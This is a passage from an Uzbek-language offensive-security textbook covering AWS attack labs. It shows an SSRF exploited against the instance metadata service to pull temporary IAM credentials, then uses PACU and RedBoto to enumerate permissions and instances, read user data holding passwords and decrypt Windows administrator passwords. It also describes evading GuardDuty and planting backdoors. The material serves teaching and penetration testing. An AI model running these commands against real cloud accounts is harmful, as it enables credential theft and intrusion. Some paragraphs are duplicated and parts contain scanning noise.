└─$ ./build.sh❶
<--OMITTED FOR BREVITY---->
```

Autentifikatsiya boshqaruvlarini suiiste'mol qilish

AWS'da avtorizatsiya uchun ishlatiladigan mexanizm IAM tizimiga bog'liq. IAM tizimida turli ruxsatlar foydalanuvchining o'z ruxsatlar to'plamini o'zgartirish imkoniyatini berishi mumkin. Yillar davomida turli tadqiqot guruhlari tomonidan turli ruxsat muammolari kataloglangan. Ushbu guruhlarning ko'pchiligi ko'plab usullarni topdi yoki ruxsatlarni bajarishga urinishlarni amalga oshirdi. Asosiy vazifa ushbu maxfiy ruxsatlardan biriga kirish; buni amalga oshirish uchun tizimga kirish va tegishli foydalanuvchi sifatida harakat qilish usuliga ega bo'lish kerak.

IAM foydalanuvchini autentifikatsiya qilish va avtorizatsiya qilishning bir nechta usullariga ega. Bir usul – bu standart konsol dasturi orqali login qilish, odatda foydalanuvchi nomi va parol orqali amalga oshiriladi, ammo alternativ kirish mexanizmlari mavjud. SAML federatsiya uchun qo'llab-quvvatlanadi. O'rnatish hujjatida OAuth2 yoki OIDC mavjud emas, garchi AWS'dagi Elastic Kubernetes Service kabi xizmatlar OIDC'ni AWS foydalanuvchilarini Kubernetes'ga federatsiya qilish uchun qo'llab-quvvatlaydi. IAM foydalanuvchilari API kalitlariga ega bo'lishi mumkin. Ushbu kalitlar hujumlar uchun asosiy bo'lib, yaqinlashib kelayotgan laboratoriyada ularni qanday suiiste'mol qilishni ko'rish mumkin.

Kalit turlari va kalit materiallari

AWS'dagi API kalitlari foydalanuvchiga, ishlab chiquvchiga yoki xizmatga tizimga dasturiy kirish huquqini beradi. Bunday dasturiy ta'minotga kirish Cli orqali tizimni to'liq boshqarish imkonini beradi. Dastur kalitlari ma'lum bir formatga ega va odatda quyidagi jadvalda ko'rsatilgandek foydalanishimiz mumkin bo'lgan ikki turdagi kalitlardan foydalaniladi.

Kirish Kaliti Prefiksi	Resurs Turi	Kalit Qayerda Odatda Topiladi
AKIA	Kirish Kaliti	Ushbu Kalitlar Yaratiladi va Foydalanuvchilarga Bog'lanadi
ASIA	Vaqtinchalik AWS STS Kirish Kaliti	Ushbu kalitlarni Instance Metadata xizmatiga so'ralganda topish mumkin. Buning uchun sessiya belgisi deb nomlangan qo'shimcha komponent kerak.

Kirish mumkin bo'lgan kalitlarning ko'proq turlari mavjud bo'lsa-da, faqat kalit identifikatori AKIA yoki ASIA bilan boshlanadigan ikkitasi ko'rib chiqiladi. Bu kalitlarning siri va ba'zi holatlarda sessiya belgisi kerak bo'ladi.

Kirish kalitlari (ACIE) ayniqsa xavflidir; ABS SRS vaqtinchalik kalitidan farqli o'laroq, kimdir uni qaytarib, qo'lda aylantirmaguncha uning amal qilish muddati tugamaydi. Atrofni o'rganishni boshlaganda buni yodda tutish kerak.

Laboratoriya ishi 27.2: AWS kalitlarini topish

Muhit paydo bo'lgandan so'ng, AWS xostiga IP manzil beriladi, bu skript bajarilgandan keyin chiqadigan natijadir. Kali Linux'ni bulutdagi Kali'ni ishlatish mumkin. Ushbu laboratoriyadagi ba'zi misollar ichki IP maydonlari bilan ishlash uchun mo'ljallangan bo'lib, bu faqat bulutdagi Kali versiyasi orqali mavjud bo'ladi. Ushbu laboratoriyada AWS kalitlarini Identity Metadata Service orqali qanday osonlik bilan ko'rish mumkinligini ko'rsatadi.

Maslahat! *AWS hisob ID-larini va AWS kalitlarini topish bir oz qiyin bo'lishi mumkin. Hisob ID-lari ochiq bo'lmasligi kerak, va AWS kalitlari maxfiy bo'lishi kerak. Biroq, bu ma'lumotlarning xavfsiz bo'lmagan joylarda, masalan, GitHub kabi kod boshqaruvi tizimlarida, brauzerga yuborilgan JavaScript kodida yoki mobil ilovalarda qattiq kodlangan holda saqlanayotganini ko'rganmiz. Biz hatto ular vebda tarqalishini va ishlab chiquvchilar tomonidan ishlatiladigan joylarda,*

masalan, Trello'da qidiruv natijalari topilgan. Bu muammo qanday keng tarqalganligini hisobga olgan holda, internetni bu kalitlarni qidirib doimiy ravishda monitoring qiluvchi yaxshi va yomon niyatli botlar armiyasi mavjud.

Endi cURL yordamida biz AWS'da Identity Metadata xizmatini so'raymiz.

```
┌──(kali kali)-[~]
└─$ curl http://3.234.217.218:8080/?url❶=http://169.254.169.254/latest
<h1>This app has an SSRF
</h1><h2>Requested URL: http://169.254.169.254/latest/
</h2><br><br>
<pre>dynamic
meta-data❷
user-data❸</pre>
```

Ushbu ssenariyda ko'rsatilgan 3.234.217.218 manzil – Internet orqali mavjud bo'lgan server manzili. Ushbu mashina nishonga olgan qurbondir. Ko'rib chiqilayotgan ilova server tomonidan so'rovlarni soxtalashtirish (SURF) zaifligiga ega. SSRF ilovaga server kirishi mumkin bo'lgan boshqa joylardan, jumladan, ichki ilovalardan veb-trafikni ushlab qolish imkonini beradi.

Eslatma: *SSRF (Server-Side Request Forgery) kabi zaifliklarni aniqlash oson bo'lishi mumkin, masalan, 169.254.169.254 kabi yaxshi tanilgan IP manzilidan foydalanish. Tizim natijalarini yashirish uchun qo'shimcha ishlarga murojaat qilishingiz mumkin, masalan, 169.254.169.254 ni boshqa formatlarga o'zgartirish, masalan, oktal, o'nli yoki IPv6 dan IPv4 ga konvertatsiya qilish. Laboratoriya davomida bu usullardan ba'zilari ishlatiladi.*

Tajovuzkor sifatida URL'ning bajarilishini koddan ko'rinib turibdiki, uni qurilmani boshqarish uchun mas'ul bo'lgan ichki API'ga yo'naltiriladi. 169.254.169.254 manzili tabiatan 127.0.0.1 (loopback)ga o'xshaydi. Space 169.254–bu marshrutlanmagan, ammo mahalliy ahamiyatga ega manzil. Bu yerda ko'rgan 169.254.169.254 manzili AWS instance metadata manzilidir. Bu AWS va deyarli barcha bulutli provayderlar tomonidan qo'llab-quvvatlanadigan juda yaxshi aniqlangan va taniqli xizmat. Misol metama'lumotlari biz joylashgan tizim haqida ma'lumot berishi mumkin. Ushbu so'rov natijasi bizga o'rganmoqchi bo'lgan ikkita maxsus katalogni ko'rsatadi. Bu meta-data va user-data deb nomlangan ikkita katalog.

Biz ularning har birini ko'rib chiqamiz. Birinchidan, biz qaysi turdagi xost yoki xizmat bilan ishlashga harakat qilayotganimizni aniqlashimiz kerak. Bu yukni muvozanatlashtiruvchimi? Bu Lambda namunasimi? Buni aniqlashning bir usuli teskari DNS qidiruvidir. Ushbu qurilma EC2 namunasi bo'lishi mumkin;

bu yerda ko'rsatilgandek, ushbu natijani tekshirish uchun teskari DNS qidiruvi yordamida buni aniqlashimiz mumkin:

Tajovuzkor sifatida biz URL'ning bajarilishini boshqaramiz, kodda ko'rsatilgandek, uni qurilmani boshqarish uchun mas'ul bo'lgan ichki API'ga yo'naltiramiz. 169.254.169.254 manzili tabiatan 127.0.0.1 (loopback) ga o'xshaydi. 169.254 maydoni marshrutlanmagan, lekin mahalliy ahamiyatga ega manzil hisoblanadi. Bu yerda ko'rsatilgan 169.254.169.254 manzili AWS instansiyasining metadata manzilidir. Bu AWS va deyarli barcha bulutli provayderlar tomonidan qo'llab-quvvatlanadigan juda yaxshi aniqlangan va taniqli xizmatdir. Instansiya metadata bizga tizim haqida ma'lumot bera oladi. Ushbu so'rov natijasi bizga ikki maxsus katalogni ko'rsatadi: "meta-data"❷ va "user-data"❸.

Avvalo, qaysi turdagi xost yoki xizmat bilan ishlayotganini tasdiqlash kerak. Bu yukni muvozanatlashtiruvchimi? Bu Lambda namunasimi? Buni aniqlashning bir usuli teskari DNS qidiruvidir. Bu qurilma EC2 instansiyasi bo'lishi mumkin; teskari DNS qidiruvi yordamida ushbu natijani tasdiqlash mumkin, bu yerda ko'rsatilganidek:

```
┌──(kali kali)-[~]
└─$ nslookup 3.234.217.218
218.217.234.3.in-addr.arpa name = ec2-3-234-217-218.compute-1.amazonaws.com.
```

Bu yerda PTR yozuvi ma'lum bir formatga ega: ec2-3-234-217-218. Bu xizmatning EC2 ekanligini va IP manzili 3.234.217.128 ekanligini ko'rsatadi. Shuningdek, compute-1 us-east-1 ma'lumot markazi uchun identifikator hisoblanadi. Endi EC2'da ekanligini bilish mumkin. Ushbu instansiya metadata xizmatining birinchi qismi o'rganiladi:

```
┌──(kali kali)-[~]
└─$curl http://3.234.217.218:8080/?url=http://169.254.169.254/latest/metadata/iam/security-credentials
<h1>This app has an SSRF
</h1><h2>Requested URL: http://169.254.169.254/latest/meta-data/iam/securitycredentials
</h2><br><br>
<pre>ghh-ec2-role-izd4wrqo❹</pre>
```

Biz foydalanayotgan URL to'g'ridan-to'g'ri IAM ma'lumotlariga oid metadata xizmatining qismiga murojaat qiladi. Ushbu EC2 instansiyasida IAM roli ulangan ❹. Xizmat o'z-o'zidan faqat uni chaqirayotgan tizimning ma'lumotlarini qaytaradi. Har bir serverda qaytariladigan qiymatlar turlicha bo'ladi, chunki qiymatlar mahalliy ahamiyatga ega. Ushbu xizmat URL'sini so'rov qilib olish kerak:

```
┌──(kali kali)-[~]
└─$ curl http://3.234.217.218:8080/?url=http://169.254.169.254/latest/meta-data/iam /security-credentials/ghh-ec2-role-izd4wrqo
```

```
<h1>This app has an SSRF
<--OMITTED FOR BREVITY---->
<pre>{
"Code" : "Success",
"LastUpdated" : "2021-04-08T00:35:02Z",
"Type" : "AWS-HMAC",
"AccessKeyId❺": "ASIASPLYZV6F7IKNQB5K",
"SecretAccessKey"❻ : "5W/rG8bit7WgVBttELNJLqclP8UvwXYeSjGlziwX",
"Token"❼ :
"IQoJb3JpZ2luX2VjEMn/////////
wEaCXVzLWVhc3QtMSJHMEUCIQD9Ymeob4HY5e9jpg72IPanBnsd
<--OMITTED FOR BREVITY---->
CklqtA/bh2juMY+VNc/
Hw9zQWKLYDCfGWsKYFahNjVNeR7hlzN5rszQPP23G867gDKg05lOIb0TrWhMxH
WwUnV9Q0NZSYa0/JsAfU0SgbDdGZGVUgOjUc/O4kd80mwOiQK463Jh8TAw3faKy95O-
m7ECVw==",
"Expiration" : "2021-04-08T06:43:05Z"
}</pre>
```

Endi bizga API kaliti taqdim etildi; kalit uchta qismdan iborat:

– **AccessKeyId❺**: Bu yerda ko‘rsatilgan Access Key ASIA bilan boshlanadigan prefixga ega; bu AWS vaqtincha kaliti bo‘lib, 6 soat davomida amal qiladi.

– **SecretAccessKey❻**: Bu odatda Amazon’dan olingan API kalitlari bilan kerak bo‘ladigan maxfiy kirish kalitidir.

– **Token❼**: Bu sessiya tokeni qiymati bo‘lib, foydalanish uchun qo‘shimcha autentifikatsiya materiali hisoblanadi.

Eslatma: *Ushbu misolda Identity Metadata Service (IMDS) v1’dan foydalaniladi; standart EC2 Launch Template’da IMDSv1 va IMDSv2 ikkalasi ham o‘rnatilgan bo‘ladi. IMDSv2 mijozlarni ushbu hujum vektori qarshi himoya qiladi, chunki token olish uchun qo‘shimcha HTTP so‘rovi talab qilinadi. Qo‘shimcha HTTP so‘rovi PUT metodi orqali yuborilgan bo‘lib, keyin GET so‘rovi amalga oshiriladi. Tokenni olish uchun PUT metodidan foydalanish SSRF hujum vektorini buzadi, chunki so‘rov GET so‘rovlaridan foydalanishi kerak bo‘ladi.*

Bu yerda e’tiborga olish kerak bo‘lgan ikki muhim nuqta mavjud. Birinchidan, bunday so‘rov yuborish yoki ushbu natijani olish veb-ilova xavfsizlik devorini (WAF) faollashtirishi mumkin. Ikkinchidan, va ehtimol yanada muhimroq, ushbu kalitni AWS dan tashqarida ishlatish AWS GuardDuty kabi xizmatni faollashtiradi. GuardDuty’ning standart qoidalaridan biri shundaki, u AWS bulutidan tashqarida EC2 IAM kalitlarining ishlatilishini qidiradi.7 Ushbu kalitlarni AWS bulutida ishlatishni xohlaymiz, shu qatorda,o‘z mashinalarimizni ishga tushirishimiz mumkin.

Qurilmadagi ikkita faylni tahrir qilish kerak: .aws/credentials va .aws/config. Ushbu fayllar sizning uy papkangizning ildizida joylashgan; Kali foydalanuvchilari uchun bu /home/kali/.aws/credentials va /home/kali/.aws/config bo‘ladi.

AWS credential faylingizni tahrir qiling, bu /home/kali/.aws katalogida joylashgan, shunda u quyidagi kod blokida joylashgan qiymatlarni to‘g‘ri aks ettirishi mumkin. Credentials faylida ushbu kod blokini o‘z ichiga olishi kerak; qiymatlarning nomlariga va nusxalash va joylashtirishda ehtiyot bo‘lish zarur. Ayniqsa, mavjud faylda ko‘rinmaydigan aws_session_token bo‘limini qo‘shish kerak bo‘ladi. Nima nusxalash kerakligi haqidagi ko‘rsatmalar keyinroq beriladi.

```
[default]
aws_access_key_id = ASIASPLYZV6F7IKNQB5K
aws_secret_access_key = 5W/rG8bit7WgVBttELNJLqclP8UvwXYeSjGlziwX
aws_session_token=IQoJb3JpZ2luX2VjEMn/////////wEaCXVzLWVhc3QtMSJHMEU-
CIQD9Y
meob4HY5e9jpg72IPanBnsdCX
<--OMITTED FOR BREVITY---->
bg5Jmrr+Q1gNCP4ygfZo2yhxgjNPM831qs8oCeegrDpLKFN362yHS8qtAMI-
UhABGgwxNzA0NDE0MjA2OD
```

aws_access_key_id qiymati bizning yuqoridagi **AccessKeyId**’dan olinadi. **aws_secret_access_key** esa SecretAccessKey’dan nusxalanadi. **aws_session_token** Token qiymatidan olinadi. “/home/kali/.aws/config” faylini ham tahrir qilish kerak bo‘ladi va [profile default] bo‘limini qo‘shish zarur. Regionni sozlash muhimdir. Har qanday qo‘shimcha elementlar, masalan, output, juda muhim emas. Output’ni o‘tkazib yuborish JSON formatida chop etilishiga olib keladi.

```
[profile default]
region = us-east-1
```

AWS config faylini to‘g‘ri sozlagandan so‘ng, AWS API’sidan foydalangan holda AWS API kalitimiz uchun hisob ma’lumotlarini qidirishni davom ettirish mumkin.

```
┌──(kali kali)-[~]
└─$ aws sts get-caller-identity
{
"UserId": "AROASPLYZV6FVCWH54KWE:i-06bf43069f0401e34",
"Account": "170441420683",
"Arn": "arn:aws:sts::170441420683:assumed-role/ghh-ec2-role-izd4wrqo/i-
06bf43069f0401e34"
}
```

Agar kod bloklari to‘g‘ri joylashtirilgan bo‘lsa, endi so‘rov natijasida o‘zlashtirilgan rolni va EC2 instansiyasi rolini qabul qilayotganni ko‘rsatadigan javobni olish kerak. Bu, Active Directory domeni bilan bog‘lanish va mashina hisobining credential’larini ishlatish kabi hisoblanadi. Ammo bu kalitlar bilan nima qilish mumkin? Buni yanada chuqurroq o‘rganish kerak bo‘ladi.

Hujumchi vositalar

AWS hujumchi vositalari amalga oshirmoqchi bo‘lgan ko‘plab harakatlarni avtomatlashtirishda yordam bera oladi va har bir vosita odatdagi ishlatadigan ramkada qurilmagan bo‘lishi mumkin. Biroq murakkab so‘rovlar va hujumlarni amalga oshirish uchun skriptlar va vositalardan foydalanish mumkin. Ushbu vositalardan bir nechtasini ko‘rib chiqish mumkin va ularni qanday qilib eng yaxshi ishlatish va ular qanday ishlashini tushunishga harakat qilinadi. Bu o‘z hujum vositalarini loyihalashda va AWS uchun hujumga qaratilgan vositalarda uchraydigan bo‘shliqni to‘ldirishda yordam berishi mumkin.

Boto Kutubxonasi

Mavjud AWS hujumchi vositalari asosan Python tilida yozilgan va Python Boto kutubxonasiga asoslangan. Ushbu kutubxona AWS’dan olingan bo‘lib, AWS CLI’ning asosi hisoblanadi. Buni tezda aniqlash mumkin, chunki ko‘pgina kutubxonalar Boto kutubxonasini import qilgan holda yozilgan.

Ushbu vositalarning ko‘pchiligi quyidagi harakatlarni bajaradi:

– Vositaga API kalitini taqdim eting yoki, alternativ sifatida, maxsus anonim modullar uchun so‘zlar ro‘yxatidan foydalaning.

– Agar sizda IAM ruxsatlari bo‘lsa, maxsus xizmat uchun ruxsatlarni aniqlashga harakat qiling.

– API’ni to‘g‘ridan-to‘g‘ri chaqirishga harakat qiling, avval API’ga DryRun so‘rovi yuboring, so‘ngra harakatni bajaring. Agar muvaffaqiyatli bo‘lsangiz, sizga kirish imkoniyati bo‘ladi.

PACU Framework

Rhino Security Labs tomonidan ishlab chiqilgan PACU Framework eski vositalarni, masalan, WeirdAALni, mukammal o‘zgartirishlardan biridir. Weird AAL Amazon Web Services (AWS)ga hujum qilish uchun ishlatiladigan dastlabki vositalardan biri bo‘lib, Weird Amazon Attack Library degan ma’noni anglatadi. PACU, kutubxonani o‘rab olgan va hujum maqsadlarida foydalanish mumkin bo‘lgan API chaqiruvlari to‘plamidan iborat modullar to‘plamiga ega. Framework quyidagi muhim modullarni o‘z ichiga oladi:

– IAM ruxsatlarini sanash uchun modullar;

– EC2 va Lambda yordamida huquqni oshirish modullari;

– GuardDuty kabi tizimlarga qarshi himoyalarni o‘chirib, aniqlanishdan qochish modullari;

– Orqa eshik implantatsiya qilish imkoniyati.

Biroq PACU to‘liq emas va siz xohlagan barcha funksiyalarni o‘z ichiga olmaydi. Ammo foydalanuvchilarga AWS CLIni vosita ichida chaqirish imkonini beradi, bu esa qo‘shimcha moslashuvchanlikni ta’minlaydi. Bir muammo shundaki, CLI chiqishni qayd etmaydi va modullar kabi saqlamaydi.

RedBoto

RedBoto yana bir to‘plam bo‘lib, asosan, Boto kutubxonasini o‘rab olgan bir martalik skriptlarni o‘z ichiga oladi, lekin bu framework emas. Biroq uning ba’zi muhim skriptlari mavjud bo‘lib, ular quyidagi vazifalarda yordam berishi mumkin:

– CloudTrail yoqilgan joylarni sanash uchun skript. Bu GuardDuty va boshqa monitoring va xavfsizlik tizimlaridan qochishda foydali.

– Tizimdagi foydalanuvchi ma’lumotlarining qanday turdagi mavjudligini tekshiradigan skript. Bu buyruq yangi foydalanuvchilar uchun qiyin bo‘lishi mumkin.

– Amazon SSM tizimi orqali buyruqlarni bajaradigan skript, bu esa keng tarqalgan tizimlarni boshqaradi.

Laboratoriya ishi 27.3: Ruxsatnomalar ro‘yxati

Ko‘pgina AWS vositalaridan foydalanishda duch keladigan eng katta muammolardan biri bu to‘liq qamrovdir. Aksariyat vositalar o‘zgarishlarsiz nima qilishlari mumkinligi bo‘yicha cheklovlarga ega va o‘zgarishlarning yuqori tezligini kuzatish qiyin bo‘lishi mumkin. Vositalar qanday cheklovlar va afzalliklarga ega ekanligini ko‘rib chiqiladi:

```
┌──(kali kali)-[/opt/pacu] ❶
└─$ ./cli.py❷
<--OMITTED FOR BREVITY---->
No database found at /home/kali/.local/share/pacu/sqlite.db
Database created at /home/kali/.local/share/pacu/sqlite.db
What would you like to name this new session? ghh❸
Session ghh created.
<--OMITTED FOR BREVITY---->
Pacu (ghh:No Keys Set) > import_keys –all❹
Imported keys as "imported-default"
Pacu (ghh:imported-default) > run iam__bruteforce_permissions❺
Running module iam__bruteforce_permissions...
[iam__bruteforce_permissions] Trying describe_account_attributes -- kwargs:
{'DryRun': True}
<--OMITTED FOR BREVITY---->
[iam__bruteforce_permissions] Allowed Permissions:
ec2:
```

```
describe_account_attributes
Pacu (ghh:imported-default) > whoami❻
{
"UserName": null,
"RoleName": null,
"Permissions": {
"Allow": [],
"Deny": [
"ec2:DescribeDestinations",
<--OMITTED FOR BREVITY---->
Pacu (ghh:imported-default) > set_regions us-east-1
Session regions changed: ['us-east-1']
Pacu (ghh:imported-default) > run ec2__enum❼
Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum] 5 instance(s) found.
<--OMITTED FOR BREVITY---->
Pacu (ghh:imported-default) >
```

EC2 va Lambda'da qanday tavsif (yoki o'qish) huquqlarini sinab ko'rish uchun bir necha yuz API qo'ng'iroqlarini amalga oshirishni xohlaysizmi? Ehtimol, yo'q. Buni qanday qilib avtomatlashtirilgan tarzda qilish kerak? Faqat PACU'dan foydalanamiz va barcha ruxsatlarni bilib olish, yoki qila olish mumkin.

Asbobni ishga tushirish uchun PACU katalogdan/opt / pacu ^ mashinangizda Kali Linux, siz Python faylini ishga tushirish kerak cli.py. PACU sessiyalar nomi bilan kompaniyalarni tashkil qiladi; hozirgi sessiyani "ghh"❸ deb nomlanadi. PACU allaqachon umumiy operatsion tizimda bo'lgan kalitlardan foydalanishi mumkin. Buning uchun buyruqdan foydalaniladi import_keys-all all hisob ma'lumotlari faylimizda saqlangan barcha profillar va kalitlarni import qilish uchun. Ushbu elementlarni yuklab olgandan so'ng, modullardan foydalanishni boshlash mumkin.

Foydalanish mumkin bo'lgan modullardan biri bu IAM xizmatini chaqirish va ruxsatlarni takrorlash uchun moduldir. Buning uchun Run iam__bruteforce_permissions командуbuyrug'idan foydalaniladi.

Ta'rifga ko'ra, bu tizimdagi barcha ruxsatlarni topishning 100% to'liq usuli deb taxmin qilish mumkin. Lekin unday emas. Keyinchalik ko'rib turganingizdek, ushbu buyruq AWS API'ni chaqirishga harakat qiladi, lekin faqat EC2 va Lambda kabi ba'zi xizmatlar uchun va faqat juda tor API qo'ng'iroqlari uchun-asosan xizmatlarni tavsiflash uchun foydali bo'lganlar (o'qishga asoslangan buyruqlar). Buyruqni chaqirish orqali API kaliti uchun nimani topganini ko'rish mumkin whoami ❻. Jamoa ba'zi ruxsat etilgan va taqiqlangan ruxsatnomalarni chiqaradi, ammo bu 100% to'liq natija emas. Xuddi shu natijaga erishishning yana bir usuli – sinab ko'rish.

PACU AWSni ekspluatatsiya qilish uchun to'liq ishlaydigan, batareyalari bilan birga keladigan modulni yaratishga harakat qilmoqda, ammo unda ba'zi kamchiliklar mavjud. U xohlagan barcha modullarni har doim taqdim etmaydi va AWSning barcha xizmatlarini qo'llab-quvvatlamaydi. Ko'pincha, bajarilishi kerak bo'lgan hujumlarni amalga oshirish uchun boshqa vositalar, skriptlar yoki oddiy AWS CLIga tayanishingiz kerak bo'ladi. Bu holatlarning bir nechtasini keyingi bo'limda namoyish etiladi. Biroq, PACUni foydalanishda davom etish kerak bo'ladi, chunki u quyidagi foydali funksiyalarga ega:

– EC2 xizmatini yuklash skripti bilan orqa eshik (backdoor) yaratish imkoniyati;

–GuardDuty xizmatida IP manzilingizni oq ro'yxatga qo'shish (GuardDuty – AWSning tahdidlarni aniqlash xizmati);

– Amazon SSM vositasidan buyruqlarni bajarish uchun foydalanish;

– Foydalanuvchi hisoblarini API kalitlarini qo'shish yoki ba'zi holatlarda ikkinchi to'plam API kalitlarini qo'shish orqali orqa eshik (backdoor) yaratish;

– Turli xil ma'lumotlar to'plamlarini, masalan, RDS ma'lumotlar bazasi snapshotlarini va S3 fayllarini yuklab olish.

***Eslatma**: Ushbu bo'limdagi ko'plab harakatlar AWS konsolining CloudTrail komponentlarida qayd etiladi: bu odatda standart holatda amalga oshiriladi. Log yozish yaxshi bo'lsa-da, o'z-o'zidan nima bo'layotganini tushunish uchun yetarli emas. Siz qo'shimcha vositalardan foydalanishingiz kerak, loglarni olish va ularni yaxshiroq tushunish uchun, standart operatsion tizimda bo'lgani kabi. Ushbu bo'lim juda shov-shuvli bo'lishi mumkin va katta iz qoldirishi mumkin.*

Laboratoriya ishi 27.4: Kirish huquqlaridan foydalanib ruxsat etilmagan harakatlarni amalga oshirish

Yuqorida aytib o'tilganidek, RedBoto bir qator skriptlardan iborat bo'lib, ulardan biri AWS xizmatlaridan foydalanish uchun ishlatiladi. Ba'zi redboto skriptlari quyidagicha ishlab chiqilgan ba'zi RedBoto skriptlari bir martalik, deyarli bir xilliksiz va xatolarni qayta ishlashsiz ishlab chiqilgan. Biroq, ulardan foydalanadigan ko'plab odamlar uchun amaliylik odatda asosiy omil hisoblanadi.

Birinchi skript ishga tushiriladi:

```
┌──(kali kali)-[/opt/redboto]
└─$ python3 ./describeInstances.py❶
<--OMITTED FOR BREVITY---->
checking region: eu-north-1❷
No instances found in this region
+---------------------+----------------+--------------+--------+
|i-092b83286d2cbf98d❸| ghh-ubuntu-ec2 | running      |
+---------------------+----------------+--------------+--------+
```

```
| i-0e9af69830251f1d6 | ghh-dc | running |
+---------------------+-----------------------------------------------+---------+
<--OMITTED FOR BREVITY---->
```

describeInstances.py skripti ❶ – bu oddiy EC2 ro‘yxatga olish skripti bo‘lib, u mintaqalar ro‘yxatiga qaraydi ❷. Bu to‘liq mintaqalar ro‘yxati emas, lekin skript soddalikni murakkablikdan afzal ko‘rish uchun mo‘ljallangan. Skript orqali biz instansiya IDlarini ❸, kompyuter nomini va uning holatini ko‘rishimiz mumkin. Keling, keyingi skripti ishga tushiraylik:

```
┌──(kali kali)-[/opt/redboto]
└─$ python3 ./describeUserData.py❹
[*] Checking region eu-north-1
<--OMITTED FOR BREVITY---->
[*] Checking region us-east-1
+---------------------+-----------------------------------------------+
| InstanceID | UserData❺ |
+=====================+===============================================
========================+
| #!/bin/bash |
<--OMITTED FOR BREVITY---->
|i-092b83286d2cbf98d| sudo node index.js & |
<--OMITTED FOR BREVITY---->
| | curl -U monitoring: monitoring❻. http://localxost/_healthz|
```

***Eslatma**: UserData – bu har bir EC2 instansiyasiga kiritilishi mumkin bo‘lgan maxsus maydon bo‘lib, u mashinani ishga tushirish vaqtida sozlashlarni amalga oshirish imkonini beradi. User data ni o‘qish va bajarish uchun odatda cloud-init deb ataluvchi ramka ishlatiladi. Bu mexanizm operatsion tizimlarda boshlang‘ich ishlarni bajarish uchun opsional user data ni ishga tushirish uchun mo‘ljallangan. Biz bu imkoniyatni user data ni qo‘shish yoki o‘qish orqali suiiste’mol qilishimiz mumkin.*

Keyingi skript, “describeUserData.py”, har bir instansiyani ko‘rib chiqadi va instansiya konfiguratsiyasida saqlangan barcha user data ni sanaydi. Ko‘rishimiz mumkinki, bu yerda foydalanuvchi nomlari va parollar kabi har xil ma’lumotlar saqlanishi mumkin. Bu ma’lumotlarni saqlash uchun yaxshi usul emas, ammo hali ham qo‘llanilmoqda. User data’da parollar va boshqa muhim ma’lumotlarni qidirish muhimdir. EC2’dagi Windows operatsion tizimlari user data’ni yanada qiziqarli qiladi. Ba’zi Windows operatsion tizimlarini yaratish jarayonida Administrator foydalanuvchi nomi mavjud bo‘ladi. Ba’zan uning pseudo-random yaratilgan paroli SSH kaliti yordamida shifrlanadi. Agar bizda o‘sha SSH kaliti bo‘lsa, bu qiymatni deşifrlay olarmidik? RedBoto bu vazifani bajaradigan skriptga ega:

***Maslahat:** Ishlatgan qurilmangizdan boshlang‘ich mashinalaringizni yaratganingizdagi “~ .ssh id_rsa” faylini hujum qilayotgan mashinaga ko‘chirishingiz kerak. Shuningdek, “getEC2WinCreds.py” skriptining bu versiyasi laboratoriyalarimiz bilan ishlash uchun o‘zgartirilganini esda tutish muhimdir. Asl skript SSH kalitimiz uchun PEM fayl mavjud bo‘lishiga tayanadi, ammo biz OpenSSH formatidagi kalitlarni ishlatmoqdamiz. Bu versiya PEM fayllarni deserializatsiya qilishni amalga oshirmaydi.*

```
┌──(kali kali)-[/opt/redboto]
└─$ python3 getEC2WinCreds.py❼ us-east-1 ~/.ssh/id_rsa
+---------------------+------+-------------+-----------+----------------+
|Instance ID | Name |PrivateIpAddress|PublicIpAddress| Password. |
+=====================+======+=============+===========+================
=====+=====================+
|i+0e9af69830251f1d6❽|ghh+dc|+++10.0.0.10++++|+54.224.97.150+|ykX4l.fW?E66D-
rAZN❾|
+---------------------+------+-------------+-----------+----------------+
```


getEC2WinCreds.py ❼ faylidan foydalangan holda, tizim siz belgilagan mintaqani avtomatik ravishda ko‘rib chiqadi va barcha EC2 misollarini ❽ sanaydi, aynan Windows platformasini kalit sifatida qidiradi. Skript har bir topilgan instance ID`ga kirib, SSH kalitidan deshifrator sifatida foydalangan holda, har bir parol maydonini ❾ deshifrlashga harakat qiladi. U, shuningdek, jamoat IP manzilini ko‘rsatadi. Agar IP manzil topilsa, bu RDP portini Internetga ochishi va qurilmaga masofadan kirishga imkon berishi mumkin.

Laboratoriya ishi 27.5:

Tizim ichki imkoniyatlari orqali doimiylikni ta’minlash

